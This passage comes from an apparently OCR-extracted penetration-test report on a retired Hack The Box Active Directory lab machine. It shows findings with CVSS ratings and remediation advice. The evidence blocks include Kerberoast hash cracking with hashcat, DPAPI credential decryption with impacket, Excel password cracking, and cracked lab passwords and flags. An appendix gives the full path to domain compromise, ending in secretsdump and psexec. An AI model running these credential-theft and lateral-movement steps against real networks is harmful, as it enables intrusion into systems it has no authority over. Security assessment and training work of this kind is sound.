104e737c41fd2cd35ed3c93c4d8ed8290962d9a30d8aa5b63bd921ad2e7b915b3875888270 27e8ac9ad0cc92ac772aaf8bb52089bb39dea6cef1b87bc388ede7c8d5e032a46c9365b4af5bf30aa42de50317b72cde9c4f7fa4af2044601f873a8ae6b0e277873
f8999467fe62260bc7202bd60686c4115aa11683f6cf56d65160dde38d1d602095b84bd1a5238c4dd467fcce7de1b063796e9c7545f926ce6cb7a8398cb6d17a3e772e7bcdbd8cdc106f0ced30cdc5da818ea7bb185171f4b5380cefb2fe5f60703de41ec11
60aabce94d227115c0d7f257da78fdb8dcdd504ffeb6e2a5af0a618f65921f3f23c29a875da3144104747227b555a878fd4892c15347775807b23a87e174172e6837e2112c55b30a6b552e84183945180a1c2170175cedda65237c965202da1ad60e346c51f0
36247fe126bed4e2cfaa5fc3e53c8c93a6e34e5353229c057910eebf4935737acb0ffcccf56619f63dc8febaaaa322dbdb9184762414c67f3014c5b4c3afb921a8e82882ae7406e207b5093f09c0c2d0af8db36c8d97cdb971883ebf9940189aab95b26ec800e
f3d76e9081600dfc8d1804ddd79761435ff3ff4f38d186a83d7d80f57bb58a60130a08724d3d45802ccfe55601118dd4fabf214075be61b6e224d35968f0fc5a525a0a40e114456217a9db9258a2b60c5cb1c602c35a8d7591917d1da4a2c73dc24b8ffc32ed2
148688cfecdff5288be89f6f791963a5b1dfc928c64274 0aa7708f08d2ef8373d31b2e32fcc461c8891d9d3f3e7eb89bae41196872c52ee9e1bd3686c9dc881203fde087aa8b31d8b2e1b7da9493909aabd0f51a8e695d62153b16699eb51d4e44a2229722004
d3ec096a9f484f7495732d1f72d7acb2ea61116589923cbb4a755a814cfacba344504e1eb6e864d48f990ed41f6a761e775eedfe82758e7112ad34e5fe81ff4dc055b38b4581dc780af5eb0bbb05bd90ce8e9ea1782ddb839
```

```
joe@primeradiant:~$ hashcat -m 13100 kerberoast.out rockyou.txt
hashcat (v7.1.2) starting

Successfully initialized the NVIDIA main driver CUDA runtime library.

Failed to initialize NVIDIA RTC library.

* Device #1: CUDA SDK Toolkit not installed or incorrectly installed.
             CUDA SDK Toolkit required for proper device support and utilization.
             For more information, see: https://hashcat.net/faq/wrongdriver
             Falling back to OpenCL runtime.

OpenCL API (OpenCL 3.0 CUDA 13.0.98) - Platform #1 [NVIDIA Corporation]
======================================================================
* Device #01: NVIDIA GeForce RTX 2080 Ti, 10820/10820 MB (2705 MB allocatable), 68MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory allocated for this attack: 1109 MB (14111 MB free)

Dictionary cache hit:
* Filename..: rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

$krb5tgs$23$*svc_winrm$VOLEUR.HTB$voleur.htb\svc_winrm*$2fb9bfa5da452db15f190ad38531793e$6b36b50acad063806a983532aeca01a1336e028ce97d5747db39b95c174f01ad541a1323067c89eabdf5690932a4e6dc0bbfc96d78ff9dc251ba4
261eea31a14ae12ba54b3400a9ba9411e404989fd3a1b80b02ab5a60c86996e4ea989d32bfe41a820f1646fdd5fd79dd1696cd6a5108849b8568ef1a4f7ec40d31109c363cd9d4c4125f7e788151a5170e7c5bd13eb2e38fd4676c77391705e67ba7470d3d93d7
9e2ae80822411b89727524dbc71d4fe0f86eea8f34f9710e23191c4c7c4ca9044ac37d2b0303d2f519f061c7d961a6d2b040680bc8ba194e3ba55035f8bba19b6d7b223eed681e907a8e8c68a5aca96f9bee5c4d65f18a588ce088a5497208885f6a95d1625f7d
cecb8c4c37bf33787a3fc0f63af3a957a5709d3cbafef07d39926aa10511589cba73429fb961a7e03e2d9e72fccf377aced400c6588b1515aef0636f89ff4e8ab103e7f254221780503 4af104e737c41fd2cd35ed3c93c4d8ed8290962d9a30d8aa5b63bd921ad
2e7b915b387588827027e8ac9ad0cc92ac772aaf8bb52089bb39dea6cef1b87bc388ede7c8d5e032a46c9365b4af5bf30aa42de50317b72cde9c4f7fa4af2044601f873a8ae6b0e277873f8899467fe62260bc7202bd69686c4115aa11683f6cf56d65160dde38
d1d682095b84bd1a5238c4dd467fcce7de1b063796e9c7546f926ce6cb7a8398cb6d17a3e772e7bcdbd8cdc106f0ceed30cdc5da818ea7bb185171f4b5380cefb2fe5f608793dc41ec1160aabce94d227115c0d7f257da78fdb8dcdd504ffeb6e2a5af0a618f65
921f3f23c29a875da3144104747227b555a878fd4892c153477758807b23a87e174172e6837e2112c55b30a6b552e84183945180a1c2170175cedda65237c965202da1ad66e346c51f036247fe126bed4e2cfaa5fc3e53c8c93a6e34e5353229c057910eebf493
5737acb0ffcccf56619f63dc8febaaaa322dbdb9184762414c67f3014c5b4c3afb921a8e82882ae7406e207b5093f09c0c2d0af8db36c8d97cdb971883ebf9940189aab95b26ec800ef3d76e9081600dfc8d1804ddd79761435ff3ff4f38d186a83d7d80f57bb5
8a60130a0824d3d45802ccfe556011184dd4fabf214075be61b6e224d35968f0fc5a525a0a40e11445621 7a9db9258a2b60c5cb1c602c35a8d7591917d1da4a2c73dc24b8ffc32ed2148688cfecdff5288be89f6f791963a5b1dfc928c642740aa7708f80d2ef8
373d31b2e32fcc461c8891d9d3f3e7eb89bae41196872c52ee9e1bd3686c9dc881203fde087aa8b31d8b2e1b7da9493909aabd0f51a8e695d62153b16699eb51d4e44a2229722004d3ec096a9f484f7495732d1f72d7acb2ea61116589923cbb4a755a814cfacb
a344504e1eb6e864d48f990ed41f6a761e775eedfe82758e7112ad34e5fe81ff4dc055b38b4581dc780af5eb0bbb05bd90ce8e9ea1782ddb839:AFireInsidedeOzarctica980219afi

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*svc_winrm$VOLEUR.HTB$voleur.htb\svc_wi ... ddb839
Time.Started.....: Tue Jun  9 22:29:36 2026 (1 sec)
Time.Estimated...: Tue Jun  9 22:29:37 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........: 33194.9 kH/s (8.76ms) @ Accel:876 Loops:1 Thr:32 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 13343232/14344384 (93.02%)
Rejected.........: 0/13343232 (0.00%)
Restore.Point....: 11437056/14344384 (79.73%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: Actufallus → 123456lalis
Hardware.Mon.#01.: Temp: 32c Fan: 30% Util:  1% Core:2010MHz Mem:6800MHz Bus:16

Started: Tue Jun  9 22:29:34 2026
Stopped: Tue Jun  9 22:29:37 2026
```

3. Archived User Profile on SMB Share Exposes DPAPI Credential Material Decryptable with Known Password - Medium

CWE	CWE-312 - Cleartext Storage of Sensitive Information
CVSS 3.1	6.5 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N
Root Cause	The IT share contains an archived user profile for `todd.wolfe` including a DPAPI master key file and an encrypted credential blob in the `AppData\Roaming\Microsoft\Protect` and `credentials` paths respectively. DPAPI master keys are protected by the account's password and SID. Because `todd.wolfe`'s password was recovered from the spreadsheet (Finding 1), both the master key and the credential blob could be decrypted offline using `impacket-dpapi`. The decrypted blob contained plaintext credentials for `jeremy.combs`.
Impact	Plaintext credentials for `jeremy.combs` recovered offline without any interaction with the live domain. These credentials provided access to a third section of the IT share containing the RSA private key that enabled SSH access to the WSL service account.
Affected Component	IT share — Second-Line Support/Archived Users/todd.wolfe/ — DPAPI master key and credential blob
Remediation	Remove archived user profile data from the IT share. When accounts are decommissioned, profile data should be securely deleted rather than archived to a shared location. If archiving is required for operational or compliance reasons, the archive must not be stored in a location accessible to other domain users. Note that DPAPI credentials archived with the profile remain decryptable indefinitely as long as the original password is known — the only mitigation is deletion of the DPAPI material.
References	https://github.com/fortra/impacket/blob/master/examples/dpapi.py

Finding Evidence

`spider_plus` enumeration as `todd.wolfe` revealed the DPAPI paths:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/.nxc/modules/nxc_spider_plus]
└─$ cat dc.voleur.htb.json | jq '. | map_values(keys)' | grep S-1-5-21
    "Second-Line Support/Archived Users/todd.wolfe/AppData/Roaming/Microsoft/Protect/S-1-5-21-3927696377-1337352550-2781715495-1110/08949382-134f-4c63-b93c-ce52efc0aa88",
    "Second-Line Support/Archived Users/todd.wolfe/AppData/Roaming/Microsoft/Protect/S-1-5-21-3927696377-1337352550-2781715495-1110/BK-VOLEUR",
    "Second-Line Support/Archived Users/todd.wolfe/AppData/Roaming/Microsoft/Protect/S-1-5-21-3927696377-1337352550-2781715495-1110/Preferred",
```

The master key and credential blob were downloaded via smbclient:

```
smb: \> cd "Second-Line Support/Archived Users/todd.wolfe/AppData/Roaming/Microsoft/credentials"
smb: \Second-Line Support\Archived Users\todd.wolfe\AppData\Roaming\Microsoft\credentials\> dir
  .                                   DSn        0  Wed Jan 29 10:13:09 2025
  ..                                   DS        0  Wed Jan 29 10:13:09 2025
  772275FAD58525253490A9B0039791D3     An      398  Wed Jan 29 07:55:19 2025

                5311743 blocks of size 4096. 983406 blocks available
smb: \Second-Line Support\Archived Users\todd.wolfe\AppData\Roaming\Microsoft\credentials\> get 772275FAD58525253490A9B0039791D3
getting file \Second-Line Support\Archived Users\todd.wolfe\AppData\Roaming\Microsoft\credentials\772275FAD58525253490A9B0039791D3 of size 398 as 772275FAD58525253490A9B0039791D3 (1.7 KiloBytes/sec) (averag
e 2.2 KiloBytes/sec)
smb: \Second-Line Support\Archived Users\todd.wolfe\AppData\Roaming\Microsoft\credentials\>
```

```
smb: \Second-Line Support\Archived Users\todd.wolfe\AppData\Roaming\Microsoft\Protect\S-1-5-21-3927696377-1337352550-2781715495-1110\> dir
  .                                   DS        0  Wed Jan 29 10:13:09 2025
  ..                                  DS        0  Wed Jan 29 10:13:09 2025
  08949382-134f-4c63-b93c-ce52efc0aa88      A      740  Wed Jan 29 07:53:09 2025
  BK-VOLEUR                         AHS      900  Wed Jan 29 07:53:09 2025
  Preferred                         AHS       24  Wed Jan 29 07:53:09 2025

                5311743 blocks of size 4096. 983854 blocks available
smb: \Second-Line Support\Archived Users\todd.wolfe\AppData\Roaming\Microsoft\Protect\S-1-5-21-3927696377-1337352550-2781715495-1110\> get 08949382-134f-4c63-b93c-ce52efc0aa88
getting file \Second-Line Support\Archived Users\todd.wolfe\AppData\Roaming\Microsoft\Protect\S-1-5-21-3927696377-1337352550-2781715495-1110\08949382-134f-4c63-b93c-ce52efc0aa88 of size 740 as 08949382-134f
-4c63-b93c-ce52efc0aa88 (2.7 KiloBytes/sec) (average 2.7 KiloBytes/sec)
smb: \Second-Line Support\Archived Users\todd.wolfe\AppData\Roaming\Microsoft\Protect\S-1-5-21-3927696377-1337352550-2781715495-1110\>
```

The master key was decrypted and used to decrypt the credential blob:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/voleur]
└─$ impacket-dpapi masterkey -file 08949382-134f-4c63-b93c-ce52efc0aa88 -sid S-1-5-21-3927696377-1337352550-2781715495-1110 -password NightT1meP1dg3on14
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[MASTERKEYFILE]
Version     :         2 (2)
Guid        : 08949382-134f-4c63-b93c-ce52efc0aa88
Flags       :         0 (0)
Policy      :         0 (0)
MasterKeyLen: 00000088 (136)
BackupKeyLen: 00000068 (104)
CredHistLen : 00000000 (0)
DomainKeyLen: 00000174 (372)

Decrypted key with User Key (MD4 protected)
Decrypted key: 0xd2832547d1d5e0a01ef271ede2d299248d1cb0320061fd5355fea2907f9cf879d10c9f329c77c4fd0b9bf83a9e240ce2b8a9dfb92a0d15969ccae6f550650a83
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/voleur]
└─$ impacket-dpapi credential -file 772275FAD5852525349 0A9B0039791D3 -key 0xd2832547d1d5e0a01ef271ede2d299248d1cb0320061fd5355fea2907f9cf879d10c9f329c77c4fd0b9bf83a9e240ce2b8a9dfb92a0d15969ccae6f550650a83
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[CREDENTIAL]
LastWritten : 2025-01-29 12:55:19+00:00
Flags       : 0x00000030 (CRED_FLAGS_REQUIRE_CONFIRMATION|CRED_FLAGS_WILDCARD_MATCH)
Persist     : 0x00000003 (CRED_PERSIST_ENTERPRISE)
Type        : 0x00000002 (CRED_TYPE_DOMAIN_PASSWORD)
Target      : Domain:target=Jezzas_Account
Description :
Unknown     :
Username    : jeremy.combs
Unknown     : qT3V9pLXyN7W4m
```

4. IT SMB Share Contains Cleartext Credentials in a Weakly-Protected Spreadsheet - Medium


CWE	CWE-312 - Cleartext Storage of Sensitive Information
CVSS 3.1	6.5 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N
Root Cause	The `IT` SMB share accessible to domain users contains `Access_Review.xlsx`, a password-protected Excel spreadsheet. The file password (`football1`) was trivially cracked from a rockyou wordlist in seconds using `office2john` and `john`. The unlocked spreadsheet contained plaintext credentials for three domain accounts — `svc_ldap`, `svc_iis`, and `todd.wolfe` — in a notes column. These credentials directly enabled Kerberoasting, lateral movement via AD Recycle Bin restore, and subsequent DPAPI credential decryption.
Impact	Recovery of plaintext credentials for `svc_ldap` and `svc_iis`. The `svc_ldap` credentials enabled WriteSPN abuse to Kerberoast `svc_winrm` for initial foothold. `todd.wolfe`'s password (recovered from the spreadsheet) was later used to decrypt DPAPI credential material, progressing lateral movement to `jeremy.combs`.
Affected Component	IT SMB share — Access_Review.xlsx — credentials in plaintext in notes column
Remediation	Remove the credentials from `Access_Review.xlsx` immediately and rotate all passwords documented there. Credential data must not be stored in spreadsheets, documents, or any file on a network share. Use a password manager or dedicated privileged access management (PAM) solution for secure credential storage and sharing. Access reviews should document account permissions without embedding passwords. Additionally, review the IT share for any other files containing sensitive information.
References	https://owasp.org/www-community/vulnerabilities/Insecure_Storage_of_Sensitive_Information

Finding Evidence

The password was cracked from the spreadsheet hash:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/voleur]
└─$ office2john Access_Review.xlsx > excel.hash.txt

(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/voleur]
└─$ john excel.hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Office, 2007/2010/2013 [SHA1 128/128 ASIMD 4x / SHA512 128/128 ASIMD 2x AES])
Cost 1 (MS Office version) is 2013 for all loaded hashes
Cost 2 (iteration count) is 100000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
football1        (Access_Review.xlsx)
1g 0:00:00:03 DONE (2026-06-09 17:38) 0.2531g/s 202.5p/s 202.5c/s 202.5C/s football1..martha
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

The unlocked file revealed credentials in the notes column:



	A	B	C	D
1	**User**	**Job Title**	**Permissions**	**Notes**
2	Ryan.Naylor	First-Line Support Technician	SMB	Has Kerberos Pre-Auth disabled temporarily to test legacy systems.
3	Marie.Bryant	First-Line Support Technician	SMB	
4	Lacey.Miller	Second-Line Support Technician	Remote Management Users	
5	~~Todd.Wolfe~~	Second-Line Support Technician	Remote Management Users	Leaver. Password was reset to NightT1meP1dg3on14 and account deleted.
6	Jeremy.Combs	Third-Line Support Technician	Remote Management Users.	Has access to Software folder.
7	Administrator	Administrator	Domain Admin	Not to be used for daily tasks!
8				
9				
10	**Service Accounts**			
11	svc_backup		Windows Backup	Speak to Jeremy!
12	svc_ldap		LDAP Services	P/W - M1XyC9pW7qT5Vn
13	svc_iis		IIS Administration	P/W - N5pXyW1VqM7CZ8
14	svc_winrm		Remote Management	Need to ask Lacey as she reset this recently.
15				
16				
17				
18				

The credentials were confirmed valid for `svc_ldap` and `svc_iis` via Kerberos authentication:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/voleur]
└─$ nxc smb 10.129.232.130 -u svc_iis -p 'N5pXyW1VqM7CZ8' -k
SMB         10.129.232.130  445    DC               [*]  x64 (name:DC) (domain:voleur.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB         10.129.232.130  445    DC               [+] voleur.htb\svc_iis:N5pXyW1VqM7CZ8

(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/voleur]
└─$ nxc smb 10.129.232.130 -u svc_ldap -p 'M1XyC9pW7qT5Vn' -k
SMB         10.129.232.130  445    DC               [*]  x64 (name:DC) (domain:voleur.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB         10.129.232.130  445    DC               [+] voleur.htb\svc_ldap:M1XyC9pW7qT5Vn

(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/voleur]
└─$ nxc smb 10.129.232.130 -u todd.wolfe -p 'NightT1meP1dg3on14' -k
SMB         10.129.232.130  445    DC               [*]  x64 (name:DC) (domain:voleur.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB         10.129.232.130  445    DC               [-] voleur.htb\todd.wolfe:NightT1meP1dg3on14 KDC_ERR_C_PRINCIPAL_UNKNOWN
```

A Appendix

A.1 Finding Severities

Each finding has been assigned a severity rating of critical, high, medium, low or info. The rating is based off of an assessment of the priority with which each finding should be viewed and the potential impact each has on the confidentiality, integrity, and availability of HTB's data.

Rating	CVSS Score Range
Critical	9.0 – 10.0
High	7.0 – 8.9
Medium	4.0 – 6.9
Low	0.1 – 3.9
Info	0.0

A.2 Host & Service Discovery

IP Address	Port	Service	Notes
10.129.232.130	53	DNS	Simple DNS Plus
10.129.232.130	88	Kerberos	Microsoft Windows Kerberos
10.129.232.130	135	RPC	Microsoft Windows RPC
10.129.232.130	139	NetBIOS	Microsoft Windows netbios-ssn
10.129.232.130	389	LDAP	Microsoft Windows AD LDAP (Domain: voleur.htb)
10.129.232.130	445	SMB	Kerberos-only; NTLM disabled
10.129.232.130	464	kpasswd5	Kerberos password change
10.129.232.130	593	RPC/HTTP	Microsoft Windows RPC over HTTP 1.0
10.129.232.130	636	LDAPS	LDAP over SSL
10.129.232.130	2222	SSH	OpenSSH 8.2p1 Ubuntu — WSL instance
10.129.232.130	3268	LDAP GC	Microsoft Windows AD LDAP — Global Catalog
10.129.232.130	5985	WinRM	Microsoft HTTPAPI httpd 2.0
10.129.232.130	9389	mc-nmf	.NET Message Framing

A.3 Subdomain Discovery

URL	Description	Discovery Method
voleur.htb	Primary domain — DC	LDAP domain discovery
dc.voleur.htb	Domain controller	LDAP hostname enumeration

A.4 Exploited Hosts

Host	Scope	Method	Notes
DC.voleur.htb (10.129.232.130)	Internal	Excel password crack → svc_ldap creds → WriteSPN Kerberoast	WinRM as svc_winrm; user flag
DC.voleur.htb (10.129.232.130)	Internal	RunasCs → svc_ldap → AD Recycle Bin → DPAPI → WSL SSH	SSH as svc_backup
DC.voleur.htb (10.129.232.130)	Internal	ntds.dit backup via WSL /mnt/c → secretsdump → psexec	NT AUTHORITY\SYSTEM; root flag

A.5 Compromised Users

Username	Type	Method	Notes
ryan.naylor	Domain user	Provided starting credentials	SMB share access; BloodHound collection
svc_ldap	Service account	Cleartext credentials in Access_Review.xlsx	WriteSPN abuse; AD Recycle Bin restore
svc_winrm	Service account	WriteSPN → Kerberoasting → hash crack	WinRM shell; user flag
todd.wolfe	Domain user (restored)	AD Recycle Bin restore via svc_ldap group rights	DPAPI credential decryption
jeremy.combs	Domain user	DPAPI master key + credential blob decryption	WSL SSH key discovery
svc_backup	Service account	id_rsa private key from jeremy.combs share	WSL SSH access; ntds.dit read
Administrator	Domain administrator	secretsdump offline from ntds.dit backup	Full domain compromise; root flag

A.6 Changes/Host Cleanup

Host	Scope	Change / Cleanup Needed
DC.voleur.htb	AD	SPN assigned to svc_winrm should be removed if not already cleaned (bloodyAD cleanup was run)
DC.voleur.htb	AD	todd.wolfe was restored from Recycle Bin — re-delete if cleanup script has not run
DC.voleur.htb	Filesystem	RunasCs.exe transferred to C:\Users\svc_winrm — should be removed

A.7 Flags Discovered

Flag #	Host	Flag Value	Flag Location	Method Used
1	DC.voleur.htb	716f25d45d423503e4065c61ca9ea2cf	C:\Users\svc_winrm\Desktop\user.txt	ryan.naylor → Excel crack → svc_ldap → WriteSPN → Kerberoast svc_winrm → evil-winrm
2	DC.voleur.htb	0f033fa27e5a97374ada7b614ac09f9b	C:\Users\Administrator\Desktop\root.txt	svc_ldap → todd.wolfe → DPAPI → jeremy.combs → svc_backup → ntds.dit → secretsdump → psexec

End of Report